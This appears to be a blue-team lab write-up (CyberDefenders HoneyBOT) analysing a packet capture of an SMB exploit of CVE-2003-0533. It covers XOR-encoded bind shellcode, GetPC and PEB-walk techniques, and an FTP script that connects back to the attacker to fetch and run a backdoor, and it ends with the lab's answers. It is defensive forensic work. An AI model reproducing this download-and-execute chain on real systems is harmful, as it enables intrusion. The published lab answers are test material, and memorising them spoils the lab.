
Decoded traffic
These commands correspond to FTP’s active mode and align with the script identified earlier.
Notably, the PORT command, PORT 192,150,11,111,4,56, instructs the server to connect back to the victim on port 1080 for the data transfer.
Importantly, this command isn’t something the attacker explicitly issued; it’s an automatic prerequisite that ftp.exe generated internally when get ssms.exe was invoked.
This explains why the data connection was initially flagged as SOCKS traffic: Wireshark’s protocol detection relies heavily on well-known port associations, and port 1080 happens to be the registered port for SOCKS.
In this case, that association was misleading.
The traffic on port 1080 was simply the raw file transfer for ssms.exe, not an actual SOCKS session.
This is evident in the network capture as well, where we will see that no known SOCKS fields are actually parsed by Wireshark but in the payload of the packet we will see the bytes of the ssms.exe file.

ssms.exe being transferred
Having identified that a file was transferred we can use ZUI/Brim to easily retrieve some metadata about the file. Load the pcap into ZUI/Brim then perform the following query.
_path == "files"
| cut id, source, analyzers, mime_type, sha1
Which gives us,

ZUI output
The output tells us it is a dos executable which is in line with what we have investigated thus far.
Checking the malicious file using OSINT
Passing the retrieved sha1 hash , ac3cdd673f5126bc49faa72fb52284f513929db4, to VirusTotal yields the following report.

VirusTotal report
The file ssms.exe is reported as a backdoor trojan.
Further Analysis of the shell code
Shell code has two distinct problems the first one being that it does not know where it lands in memory so it cannot use absolute addressing when accessing its own embedded data, strings etc. The second one is that, the addresses of the windows APIs are either randomised by mechanisms like ASLR or just vary between service packs.
The shell code solves both of these problems and it is possible to see how it does so by analysing the decoded assembly instructions.
Getting the assembly instructions
Using objdump on the decoded version of the binary produced, raw.unpack, allows us to see the instructions.
objdump -D -b binary -m i386 --start-address=0x3f5 raw.unpack > asm.txt
This creates a asm.txt containing the decoded assembly instructions.

decoded assembly instructions
[!NOTE] Viewing the assembly can also be achieved using
scdbgcExample:scdbgc /f raw.unpack -foff 0x3f5 -v -s -1 > trace.txt
GetPC
The shell code solves the first problem of not knowing where it is in memory by using a technique called GetPC i.e. GetProgramCounter. This is a technique used in 32-bit x86 shellcode where the code makes a call to a memory address where at that address is just a pop edx instruction. This effectively grabs the address of where the code landed at.
This is evident in the asm.txt output using grep.
grep 'call' asm.txt -A 2

results of grep
This makes a jmp to 0x5bd which just calls 0x4b1.
Thereby, loading the memory address of the shell code into edx.

instruction at 0x5bd
PEB Walk
Given that we know the code accesses PEB (fs30), the relevant assembly instructions can be viewed using grep
grep 'fs.*30' asm.txt -A 10

__assembly instructions that accesses fs30 __
These instructions are a complete match to the ones found in this document that details what is shell code, its uses and techniques.
Specifically, sections 2.b.iv and 2.b.v.

Documentation for how shell code uses Kernel32 base memory
The method described here is called PEB Walk. It locates kernel32.dll’s base address by accessing the fs segment register to reach the PEB, then walking the loaded module list until it finds kernel32.dll’s entry and reads its base address.
Investigation Conclusion
The analysis of the provided network capture confirms an automated compromise of 192.150.11.111 by 98.114.205.102, from initial access to malware delivery, in 16 seconds.
The attacker gained initial access by exploiting CVE-2003-0533, by sending a malformed DsRoleUpgradeDownlevelServer packet containing shell code.
The contained shell code creates a TCP socket that spawns an instance of cmd.exe on port 1957.
The attacker then connects to this port and issues commands to create a script to download malware by connecting back to the attacker server on port 8884, pass the script to ftp.exe, delete the script after execution and run the downloaded malware.
The port used for the data transfer was automatically assigned to 1080 and the name of the downloaded file is ssms.exe.
The downloaded malware has SHA1 checksum of ac3cdd673f5126bc49faa72fb52284f513929db4 and is flagged by almost all vendors to be a backdoor Trojan on VirusTotal.
Questions
Q1 — Attacker IP
What is the attacker’s IP address?
As established in the triage, the attacker malware is 98.114.205.102.
Answer: 98.114.205.102
Q2 — Target IP
What is the target’s IP address?
As established in the triage, the target/victim address is 192.150.11.111.
Answer: 192.150.11.111
Q3 — Attacker Country Code
Provide the country code for the attacker’s IP address (a.k.a geo-location).
We can check this here.

Geolocation search result
Answer: US
Q4 — TCP Sessions Count
How many TCP sessions are present in the captured traffic??
As seen in the triage, under Statistics > Conversation > TCP in Wireshark, 5 tcp sessions were captured.
Captured TCP sessions
Answer: 5
Q5 — Time to perform attack
How long did it take to perform the attack (in seconds)?
As seen in the triage, under Statistics > Conversation > IPv4 in Wireshark, duration was 16 seconds.
Conversation statistics
Answer: 16
Q6 — CVE of exploit
Provide the CVE number of the exploited vulnerability.
From the analysis of the network capture we found the exploit is CVE-2003-0533.
Anomalous smb traffic
Answer: CVE-2003-0533
Q7 — Protocol to carry exploit
Which protocol was used to carry over the exploit?
The protocol smb as seen in the screenshot of the previous question.
Answer: smb
Q8 — Protocol to download malicious files
Which protocol did the attacker use to download additional malicious files to the target system?
The attacker created a script on the victim that causes the it to connect back to the attacker on port 8884 and login to an ftp server with credentials 1:1 to download malware.
Therefore, the protocol is ftp.
Answer: ftp
Q9 — Name of malware
What is the name of the downloaded malware?
In the script created by the attacker is get ssms.exe.
Analysis of the packets related to the data transfer corroborate this as well.
Therefore, the answer is ssms.exe.
Answer: ssms.exe
Q10 — Attacker listening port
The attacker’s server was listening on a specific port. Provide the port number.
From the investigation of the attacker created script, we know that the victim was made to connect back to the attacker on port 8884.
Therefore, the attacker must have been listening on port 8884.
Answer: 8884
Q11 — Date of first submission to VirusTotal
When was the involved malware first submitted to VirusTotal for analysis? Format: YYYY-MM-DD
On the VirusTotal report, navigating to Details will show the following,

Report details
Therefore, the answer is 2007-06-27.
Answer: 2007-06-27
Q12 — Key used for encoding
What is the key used to encode the shellcode?
scdbg generated a report of the extracted shell code and one section of the report details that the code decodes itself. The instructions provided in that section of the report show an instruction where each byte is xor‘ed with 0x99.
Therefore, the key used for encoding is 0x99.
Answer: 0x99
Q13 — Port number used by shellcode
What is the port number the shellcode binds to?
The output generated by scdbg shows that the socket was created to bind to port 1957.
Therefore, the answer is 1957.
Answer: 1957
Q14 — OS file being queried
The shellcode used a specific technique to determine its location in memory. What is the OS file being queried during this process?
This question is odd because the OS file being queried is not really related to the technique used by the shell code to determine its location in memory.
The OS file being queried is kernel32.dll but is queried because the shell code needs to determine the procedure address of GetProcAddress so it can call that API. This is solving a different problem than not knowing where it is in memory.
The shell codes know where it is in memory by using the GetPC technique which in short just pushes a return address onto the stack and immediately pops it into a register.
Answer: kernel32.dll
Completion
I successfully completed HoneyBOT Blue Team Lab at @CyberDefenders! https://cyberdefenders.org/blueteam-ctf-challenges/achievements/francisvil3213/honeybot/
#CyberDefenders #CyberSecurity #BlueYard #BlueTeam #InfoSec #SOC #SOCAnalyst #DFIR #CCD #CyberDefender